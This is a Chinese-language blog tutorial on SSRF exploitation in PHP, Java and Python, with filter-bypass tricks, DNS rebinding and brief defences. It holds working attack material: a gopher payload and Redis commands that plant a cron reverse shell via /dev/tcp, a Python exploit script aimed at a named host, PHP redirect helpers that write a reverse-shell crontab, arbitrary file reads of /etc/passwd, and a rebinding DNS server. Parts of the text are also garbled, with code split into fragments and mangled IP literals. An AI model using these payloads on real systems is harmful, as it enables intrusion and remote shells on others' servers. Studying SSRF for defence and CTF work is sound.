

SSRF Tricks 小结 [Mi1k7ea]

“ d2VsY29tZSB0byBteSBibG9n

0x00 前言

SSRF 漏洞原理很简单，这里只整理下 SSRF 的一些绕过技巧以及在不同语言下的细微差别。

0x01 SSRF in PHP

SSRF 相关函数

在 PHP 中，涉及到 SSRF 漏洞的函数有：

```
file_get_contents()  
fsockopen()  
curl_exec()
```

其中有如下几个注意点：

- 大部分 PHP 并不会开启 fsockopen() 的 Gopher Wrapper;
- file_get_contents() 的 Gopher 协议不能进行 URLencode;
- file_get_contents() 关于 Gopher 的 302 跳转有 bug, 会导致利用失败;
- file_get_contents() 支持 php://input 协议;
- curl/libcurl 7.43 版本上 Gopher 协议存在 bug 即 %00 截断, 经测试 7.49 版本可用;
- curl_exec() 默认不跟踪跳转;

curl_exec() 造成的 SSRF:

```
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}
```

```
$url = $_GET['url'];
curl($url);
```

file_get_contents() 造成的 SSRF:

```
$url = $_GET['url'];
echo file_get_contents($url);
```

fsockopen() 造成的 SSRF:

```
function GetFile($host $port $link)
```

```

function GET($host,$port,$link)
{
    $fp = fsockopen($host, intval($port), $errno, $errstr, 30);
    if (!$fp)
    {
        echo "Errstr (error number $errno) \n";
    }
    else
    {
        $out = "GET $link HTTP/1.1\r\n";
        $out .= "Host: $host\r\n";
        $out .= "Connection: Close\r\n\r\n";
        $out .= "\r\n";
        fwrite($fp, $out);
        $contents='';
        while (!feof($fp))
        {
            $contents.= fgets($fp, 1024);
        }
        fclose($fp);
        return $contents;
    }
}

```

可利用的协议

在 PHP 中能够进行 SSRF 攻击利用的协议：

- http/https：主要用来探测内网服务，根据响应的状态判断内网端口及服务，可以结合如 Struts2 的 RCE 来实现攻击；
- file：读取服务器上的任意文件内容；

..... 除了浏览器支持协议外，还可以查看端口，操作主机，IP，服务器等。

- dict: 除了泄露安装软件版本信息, 还可以查看端口, 操作内网 Redis 服务等;
- gopher: 能够将所有操作转换成数据流, 并将数据流一次发送出去, 可以用来探测内网的所有服务的所有漏洞, 可以用来攻击 Redis 和 PHP-FPM;
- ftp/ftps: FTP 匿名访问、爆破;
- tftp: UDP 协议扩展, 发送 UDP 报文;
- imap/imap/pop3/smtp/smtps: 爆破邮件用户名密码;
- telnet: SSH/Telnet 匿名访问及爆破;

本地利用

PHP 中的 `curl_exec()` 函数导致的 SSRF 漏洞在 CTF 中是经常遇到的, 该函数会执行 cURL 会话。

可以通过 `curl -V` 命令查看 curl 版本及其支持的协议类型:

```
root@kali:/var/www/html# curl -V
curl 7.56.1 (x86_64-pc-linux-gnu) libcurl/7.56.1 OpenSSL/1.0.2m zlib/1.2.8 libidn2/2.0.2 libpsl/0.19.1 (+libidn2/2.0.2) libssh2/1.8.0 nghttp2/1.27.0 librtmp/2.3
Release-Date: 2017-10-23
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP HTTP2 UnixSockets HTTPS-proxy PSL
root@kali:/var/www/html#
```

可以看到，我本地 kali 的是支持 dict、file、gopher 等等协议的。因此本地利用可使用上述几个协议。

注意：Windows 使用 curl 命令需要把单引号换成双引号。

file:// 协议任意读文件

```
curl -v 'file:///etc/passwd'
```

```
root@kali:/var/www/html# curl -v 'file:///etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
curl -v 'dict://127.0.0.1:22'
```

```
curl -v 'dict://127.0.0.1:6379/info'
```

```
root@kali:/var/www/html# curl -v 'dict://127.0.0.1:6379/info'
* Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 6379 (#0)
-ERR Syntax error, try CLIENT (LIST | KILL | GETNAME | SETNAME | PAUSE | REPLY)
$2132
# Server
redis_version:3.2.11
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c9e50a686cc55b73
redis_mode:standalone
```



```
function curl($url){
```

```
$ch = curl_init();
```

```
curl_setopt($ch, CURLOPT_URL, $url);
```

```
curl_setopt($ch, CURLOPT_HEADER, 0);
```

```
curl_exec($ch);
```

```
curl_close($ch);
```

}

```
$url = $_GET['url'];
```

```
curl($url);
```

?>

利用 exp, 比较简单, 就不贴图了:

<http://192.168.10.137/s1.php?url=file:///etc/passwd>

<http://192.168.10.137/s1.php?url=dict://127.0.0.1:6379/info>

http://192.168.10.137/s1.php?url=gopher%3A%2F%2F127.0.0.1%3A6379%2F_%2A3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2456%250d%250a%250d%250a%250a%250a%2A%2F1%20%2A%20%2A%20%2A%20%2A%20bash%20-i%20%3E%26%20%2Fd

```
ev%2Ftcp%2F127.0.0.1%2F2333%200%3E%261%250a%250a%250a%250d%250a%250d%250a%250d%250a%2A4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%243%250d%250adir%250d%250a%2416%250d%250a%2Fvar%2Fspool%2Fcron%2F%250d%250a%2A4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2A1%250d%250a%244%250d%250asave%250d%250a%2A1%250d%250a%244%250d%250aquit%250d%250a
```

Windows下file:///协议有点区别

<http://192.168.10.137/s1.php?url=file:///C:/Windows/win.ini>

s2.php, 限制协议为 HTTP/HTTPS, 且设置跳转重定向为 True (默认不跳转):

```
<?php
```

```

. .
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, True);

    curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>

```

此时使用 dict、gopher 等协议已经不能像上一个题目一样直接同理，但是还可以利用 302 跳转的方式来绕过 http/https 协议限制。

Redis 反弹 Shell

Redis 定时任务反弹 shell 语句如下：

```

set 1 "\n\n\n*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/2333 0>&1\n\n\n"
config set dir /var/spool/cron/
config set dbfilename root
save

```

通过 Gopher 协议实现

Gopher 协议在 SSRF 利用中被广泛运用，其 URL 格式如下：

gopher://<host>:<port>/<gopher-path>_后接TCP数据流

也就是说，通过 Gopher 协议，我们可以直接发送 TCP 协议流，从中进行 urlencode 编码来构造 SSRF 攻击代码。

具体 Gopher 协议报文的构造可参考 Joychou 的博客：

<https://joychou.org/web/phpssrf.html#directory0418754728965590855>

通过 Dict 协议实现

这部分引用自： [SSRF 漏洞分析与利用](#)

dict 协议有一个功能：dict://serverip:port/name:data 向服务器的端口请求 name data，并在末尾自动补上 rn(CRLF)。也就是如果我们发出 dict://serverip:port/config:set:dir:/var/spool/cron / 的请求，redis 就执行了 config set dir /var/spool/cron/ rn。用这种方式可以一步步执行 redis getshe11 的 exp，执行完就能达到和 gopher 一样的效果。原理一样，但是 gopher 只需要一个 url 请求即可，dict 需要步步构造。

利用猪猪侠的 wooyun 上公开的脚本改成适配本文的脚本 ssrf.py：

```
import requests
host = '104.224.151.234'
port = '6379'

bhost = 'www.4o4notfound.org'
bport=2333
vul_httpurl = 'http://www.4o4notfound.org/ssrf.php?url='
_location = 'http://www.4o4notfound.org/302.php'
shell_location = 'http://www.4o4notfound.org/shell.php'

_payload = '?s=dict%26ip={host}%26port={port}%26data=flushall'.format( host = host,
    port = port)
exp_uri = '{vul_httpurl}{0}{1}'.format(_location, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content
```

```

_payload = '?s=dict%26ip={host}%26port={port}%26bhost={bhost}%26bport={bport}'.format( host = host, port = port, bhost = bhost, bport = bport)
exp_uri = '{vul_httpurl}{0}{1}'.format(shell_location, _payload,
    vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content

```

```

_payload='?s=dict%26ip={host}%26port={port}%26data=config:set:dir:/var/spool/cron/'.format( host = host, port = port)
exp_uri = '{vul_httpurl}{0}{1}'.format(_location, _payload, vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content

```

```

_payload='?s=dict%26ip={host}%26port={port}%26data=config:set:dbfilename:root'.format( host = host, port = port)
exp_uri = '{vul_httpurl}{0}{1}'.format(_location, _payload,
    vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content

```

```

_payload='?s=dict%26ip={host}%26port={port}%26data=save'.format( host = host, port = port)
exp_uri = '{vul_httpurl}{0}{1}'.format(_location, _payload,
    vul_httpurl=vul_httpurl)
print exp_uri
print requests.get(exp_uri).content

```

因为 curl 默认不支持 302 跳转，而该脚本要用到 302 跳转，所以需要在 ssrf.php 中加上一行 “curl_setopt(\$ch, CURLOPT_FOLLOWLOCATION, 1)” 来支持跳转。302.php 代码为：

```

<?php
$ip = $_GET['ip'];

```

```

    . . .
    $port = $_GET['port'];
    $scheme = $_GET['s'];
    $data = $_GET['data'];
    header("Location: $scheme://$ip:$port/$data");
    ?>

```

shell.php 主要用于写入用于反弹 shell 的 crontab 的定时任务，代码为：

```

<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:\"\\x0a\\x0a*/1\\x20*\\x20*\\x20*\\x20*\\x20/bin/bash\\x20-
i\\x20>\\x26\\x20/dev/tcp/{$bhost}/{ $bport}\\x20>\\x261\\x0a\\x0a\\x0a\"");
?>

```

执行 ssrf.py, 即可在 / var/spool/cron / 下写入定时任务，反弹 shell, nc 等待接收 shell。

攻击本地 PHP-FPM

SSRF 打本地 PHP-FPM 在之前的博文中有讲过： [《浅谈 PHP-FPM 安全》](#)


本次的 Gopher 协议攻击报文是直接通过脚本生成的。

0x02 SSRF in Java

可利用的协议

由于 Java 没有 PHP 的 cURL，因此不能像 PHP 一样可以通过 `curl -v` 来查看支持的协议，这里我们可以使用 `import sun.net.www.protocol` 来查看支持哪些协议：

```
2
3 import sun.net.www.protocol.
4
5 import java.io.I
6
7 public class tes
8     public stati
9     try{
10         Runt
11         Stri
12         Stri
13         rt.e
14         rt.e
15     }
16     catch(IO
```



- sun.net.www.protocol.file
- sun.net.www.protocol.ftp
- sun.net.www.protocol.http
- sun.net.www.protocol.http.logging
- sun.net.www.protocol.http.ntlm
- sun.net.www.protocol.http.spnego
- sun.net.www.protocol.https
- sun.net.www.protocol.jar
- sun.net.www.protocol.mailto
- sun.net.www.protocol.netdoc

可以看到是支持 file、ftp、http/https、jar、mailto、netdoc 等协议的。

而实际上有攻击利用价值的仅为 file 和 http/https 协议。

SSRF 相关类

Java 中能发起网络请求的类：

- HttpClient 类

- HttpURLConnection 类
- URLConnection 类
- URL 类
- OkHttp 类
- ImageIO 类
- Request 类

注意：Request 是对 HttpClient 类进行了封装的类，类似于 Python 的 requests 库。其用法简单，一行代码就能获取网页内容：

```
Request.Get(url).execute().returnContent().toString();
```

其中，仅支持 HTTP/HTTPS 协议的类（即类名或封装的类名带 http）：

- HttpClient 类
- HttpURLConnection 类
- OkHttp 类
- Request 类

支持 `sun.net.www.protocol` 所有协议的类：

- URLConnection 类

- URL 类
- ImageIO 类

漏洞示例代码

本部分引自： [JAVA 代码审计之 XXE 与 SSRF](#)

环境搭建可使用这个项目，这里就不演示了： <https://github.com/pplsec/JavaVul/tree/master/MySSRF>

URLConnection 类

```
String url = request.getParameter("url");
URL u = new URL(url);
URLConnection urlConnection = u.openConnection();
HttpURLConnection httpUrl = (HttpURLConnection)urlConnection;
BufferedReader in = new BufferedReader(new InputStreamReader(httpUrl.getInputStream()));
String inputLine;
StringBuffer html = new StringBuffer();

while ((inputLine = in.readLine()) != null) {
    html.append(inputLine);
}
System.out.println("html:" + html.toString());
in.close();
```

URLConnection 类

```
String url = request.getParameter("url");
URL u = new URL(url);
URLConnection urlConnection = u.openConnection();
BufferedReader in = new BufferedReader(new InputStreamReader(urlConnection.getInputStream()));
```

```

BufferedReader in = new BufferedReader(new InputStreamReader(connection.getInputStream()));
String inputLine;
StringBuffer html = new StringBuffer();
while ((inputLine = in.readLine()) != null) {
    html.append(inputLine);
}
System.out.println("html:" + html.toString());
in.close();

```

ImageIO 类

```

String url = request.getParameter("url");
URL u = new URL(url);
BufferedImage img = ImageIO.read(u);

```

其他类

```

String url = request.getParameter("url");
return Request.Get(url).execute().returnContent().toString();

```

```

String url = request.getParameter("url");
URL u = new URL(url);
InputStream = u.openStream();

```

```

String url = request.getParameter("url");
OkHttpClient client = new OkHttpClient();
com.squareup.okhttp.Request ok_http = new com.squareup.okhttp.Request.Builder().url(url).build();
client.newCall(ok_http).execute();

```

```

String url = request.getParameter("url");

```

```
CloseableHttpClient client = HttpClients.createDefault();
HttpGet httpGet = new HttpGet(url);
HttpResponse httpResponse = client.execute(httpGet);
```

特有 jar:// 协议分析

jar:// 协议能从远程获取 jar 文件及解压得到其中的内容，其格式如下：

```
jar:<url>!/{entry}
```

实例如下， ! 符号后面就是其需要从中解压出的文件：

```
jar:http://a.com/b.jar!/file/within/the/zip
```

jar:// 协议分类：

- Jar file (Jar 包本身) : `jar:http://www.foo.com/bar/baz.jar!/`
- Jar entry (Jar 包中某个资源文件) : `jar:http://www.foo.com/bar/baz.jar!/COM/foo/a.class`
- Jar directory (Jar 包中某个目录) : `jar:http://www.foo.com/bar/baz.jar!/COM/foo/`

其实目前 jar:// 协议在 Java SSRF 中的利用一般是获取目标 jar 包中的文件内容，比如某个类，其并不像其他常用的攻击协议一样能够对内网服务发起攻击。

比如下面的 poc 是获取目标 jar 包内 C3P0.class 文件：


```
http://127.0.0.1:8080/MySSRF/ssrf2?url=jar:http://127.0.0.1/ysoserial.jar!/ysoserial/payloads/C3P0.class
```

🔍 127.0.0.1:8080/MySSRF/ssrf2?url=jar:http://127.0.0.1/ysoserial.jar!/ysoserial/payload 下载

正在打开 ssrf2



您选择了打开:



ssrf2

文件类型: application/octet-stream

来源: http://127.0.0.1:8080



这样就能看到 jar 包中的任何内容，如果 jar 包还是开发者自定义的话就会造成源码泄露，但是这个协议的利用还是很鸡肋。

Weblogic SSRF 漏洞

参考 Vulhub 的环境：<https://vulhub.org/#/environments/weblogic/ssrf/>

0x03 SSRF in Python

SSRF 在 Python 中也是一样的，漏洞点都是发起 URL 请求的函数的参数外部可控导致 SSRf 漏洞。最为经典的就是和 urllib 的 CRLF 注入漏洞的结合利用，可参考：[Hack Redis via Python urllib HTTP Header Injection](#)

0x04 LFI 地址过滤 Bypass

XX04 URL 地址过滤 Bypass

如今，大多数站点都对存在 SSRF 风险的地方的 URL 参数进行了过滤，但开发者的水平参差不齐，会存在一些可被绕过的场景。

@符绕过 URL 白名单

有时候后台程序会以白名单的方式校验输入的 URL 参数是否为白名单中的域名或 IP，但如果只校验如是否以 `http://a.com` 开头，则可以通过 @ 符进行绕过：`http://a.com@10.10.10.100`

而此时实际访问的是 `http://10.10.10.100`。

IP 地址进制转换绕过

通常，一些开发者会通过某些正则表达式来过滤掉内网地址，如：

- `^10(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){3}$`
- `^172\.([1][6-9]|[2]\d|3[01])(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$`
- `^192\.168(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$`

此时我们可以对 IP 地址进行进制转换来绕过，例如 192.168.0.1 这个地址可以被改写成：

- 8 进制格式：0300.0250.0.1
- 16 进制格式：0xC0.0xA8.0.1
- 16 进制整数格式：0xC0A80001

- 10 进制整数格式：3232235521（先转 16 进制正是格式再转回 10 进制整数形式）

其他特殊形式：

- 10.0.0.1 可以写成 10.1，访问改写后的 IP 地址时 Apache 会报 400 Bad Request，但 Nginx、MySQL 等其他服务仍能正常工作；
- 0.0.0.0 可以直接访问到本地；

通过 xip.io 解析到内网绕过

这个就不用多介绍了，例如 10.0.0.1 这个内网 IP 地址是和以下几种形式的域名等价的：

- 10.0.0.1.xip.io
- www.10.0.0.1.xip.io
- mysite.10.0.0.1.xip.io
- foo.bar.10.0.0.1.xip.io

利用 IPv6 绕过

有些服务没有考虑 IPv6 的情况，但是内网又支持 IPv6，则可以使用 IPv6 的本地 IP 如 `:::0000::1` 或 IPv6 的内网域名来绕过过滤。

利用 IDN 绕过

一些网络访问工具如 Curl 等是支持国际化域名 (Internationalized Domain Name, IDN) 的, 国际化域名又称特殊字符域名, 是指部分或完全使用特殊的文字或字母组成的互联网域名。

在这些字符中, 部分字符会在访问时做一个等价转换, 例如 `example.com` 和 `example.com` 等同。利用这种方式, 可以用 ① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ 等字符绕过内网限制。

利用 30x 跳转绕过

如果后端服务器在接收到参数后, 正确的解析了 URL 的 host, 并且进行了过滤, 我们这个时候可以使用跳转的方式进行绕过。

可以使用如 `http://httpbin.org/redirect-to?url=http://192.168.0.1` 等服务跳转, 但是由于 URL 中包含了 192.168.0.1 这种内网 IP 地址, 可能会被正则表达式过滤掉, 可以通过短地址的方式来绕过。

常用的跳转有 302 跳转和 307 跳转, 区别在于 307 跳转会转发 POST 请求中的数据等, 但是 302 跳转不会。

跳转常见的结合协议的方式:

```
<?php
header("Location: file:///etc/passwd");
?>
<?php
header("Location: dict://127.0.0.1:666/info");
?>
<?php
header("Location: gopher://127.0.0.1:666/_info");
?>
```

DNS Rebinding

DNS Rebinding 可以利用于绕过 SSRF 以及绕过同源策略等。

这里看下利用 DNS Rebinding 绕过 SSRF 过滤 URL 参数的场景，有如下三种方法。

特定域名实现 TTL=0

一个常用的防护思路是：对于用户请求的 URL 参数，首先服务器端会对其进行 DNS 解析，然后对于 DNS 服务器返回的 IP 地址进行判断，如果在黑名单中，就禁止该次请求。

但是在整个过程中，第一次去请求 DNS 服务进行域名解析到第二次服务端去请求 URL 之间存在一个时间差，利用这个时间差，可以进行 DNS 重绑定攻击。

要完成 DNS 重绑定攻击，我们需要一个域名，并且将这个域名的解析指定到我们自己的 DNS Server，在我们的可控的 DNS Server 上编写解析服务，设置 TTL 时间为 0。这样就可以进行攻击了，完整的攻击流程为：

- 服务器端获得 URL 参数，进行第一次 DNS 解析，获得了一个非内网的 IP
- 对于获得的 IP 进行判断，发现为非黑名单 IP，则通过验证
- 服务器端对于 URL 进行访问，由于 DNS 服务器设置的 TTL 为 0，所以再次进行 DNS 解析，这一次 DNS 服务器返回的是内网地址。
- 由于已经绕过验证，所以服务器端返回访问内网资源的结果。

域名绑定两条 A 记录

四分之一的概率 当第一次解析为外网 IP 第二次解析为内网 IP 就会成功

バックエンドは、このドメインのDNSサーバーに、このドメインのDNSサーバーに、接続します。

记录类型 ▲	主机记录 ▲	解析线路(运营商) ▲	记录值	MX优先级 ▲	TTL
A	@	默认	127.0.0.1	--	10分钟
A	@	默认	202.106.0.20	--	10分钟

自建 DNS 服务器

先添加一条 NS 记录和一条 A 记录：

记录类型 ▲	主机记录 ▲	解析线路(运营商) ▲	记录值	MX优先级 ▲	TTL
A	ns	默认		--	10分钟
NS	test	默认	ns.h0pe.site	--	10分钟

Ns 记录表示这个子域名 test.h0pe.site 指定由 ns.h0pe.site 域名服务器解析，A 记录表示 ns.h0pe.site 位置在 ip 地址 x.x.x.x 上。

在这个 IP 地址上搭建 DNS 服务器，采用 Python 的 twisted 库的 name 模块，核心代码如下，以 root 权限运行即可：

```
from twisted.internet import reactor, defer
from twisted.names import client, dns, error, server
```

```
record={}
```

```
class DynamicResolver(object):
```

```
    def _doDynamicResponse(self, query):
        name = query.name.name
```

```
        if name not in record or record[name]<1:
            in="104 160 43 154"
```

```

        ip= 104.100.43.134
    else:
        ip="171.18.0.2"

    if name not in record:
        record[name]=0
    record[name]+=1

    print name+" ==> "+ip

    answer = dns.RRHeader(
        name=name,
        type=dns.A,
        cls=dns.IN,
        ttl=0,
        payload=dns.Record_A(address=b'%s'%ip,ttl=0)
    )
    answers = [answer]
    authority = []
    additional = []
    return answers, authority, additional

def query(self, query, timeout=None):
    return defer.succeed(self._doDynamicResponse(query))

def main():
    factory = server.DNSServerFactory(
        clients=[DynamicResolver(), client.Resolver(resolv='/etc/resolv.conf')]
    )

    protocol = dns.DNSDatagramProtocol(controller=factory)
    reactor.listenUDP(53, protocol)
    reactor.run()

if __name__ == '__main__':

```

```
raise SystemExit(main())
```

通过各种非 HTTP 协议

在某些情况下，后台会限制协议类型，如不能使用 http/https。

在前面的 SSRF 攻击利用中提到过很多协议，如 file、dict、gopher 等，可以使用这些不在限制协议名单中的协议来绕过利用，具体的还得看后台语言和环境而定。

0x05 漏洞组合拳

SSRF + 文件解析漏洞

当某个页面存在 SSRF 漏洞，但限制了只能加载 jpg 等图片类型后缀的文件。此时可以结合如 Apache 解析漏洞，上传一个 a.php.jpg 的恶意文件，在通过 SSRF 漏洞来加载执行。

SSRF+CRLF 注入漏洞

如 SSRF in Python 中所说。

SSRF+XXE 漏洞

参考 bWAPP 中 SSRF。

其他一些漏洞利用组合

- Apache Hadoop 远程命令执行
- axis2-admin 部署 Server 命令执行
- Confluence SSRF
- couchdb WEB API 远程命令执行
- dict
- docker API 远程命令执行
- Elasticsearch 引擎 Groovy 脚本命令执行
- ftp / ftps (FTP 爆破)
- glassfish 任意文件读取和 war 文件部署间接命令执行
- gopher
- HFS 远程命令执行
- http、https
- imap/imap3/pop3/pop3s/smtp/smtps (爆破邮件用户名密码)
- Java 调试接口命令执行
- JBOSS 远程 Invoker war 命令执行

- Jenkins Scripts 接口命令执行
- ldap
- mongodb
- php_fpm/fastcgi 命令执行
- rtsp – smb/smbfs (连接 SMB)
- sftp
- ShellShock 命令执行
- Struts2 RCE
- telnet
- tftp (UDP 协议扩展)
- tomcat 命令执行
- WebDav PUT 上传任意文件
- WebSphere Admin 可部署 war 间接命令执行
- zentoPMS 远程命令执行

0x06 防御方法

- 限制协议为 http/https 禁用不必要的协议

- 限制协议为 http/https，禁用不必要的协议；
- 尽量禁止 30x 跳转；
- 设置 URL 白名单或限制内网 IP、限制请求的端口等；
- 统一错误信息；
- 对 DNS Rebinding，考虑使用 DNS 缓存或者 Host 白名单；

0x07 参考

[SSRF in PHP](#)

[Web 安全学习笔记 – SSRF](#)

[SSRF Tips](#)

[SSRF 漏洞 \(原理 & 绕过姿势\)](#)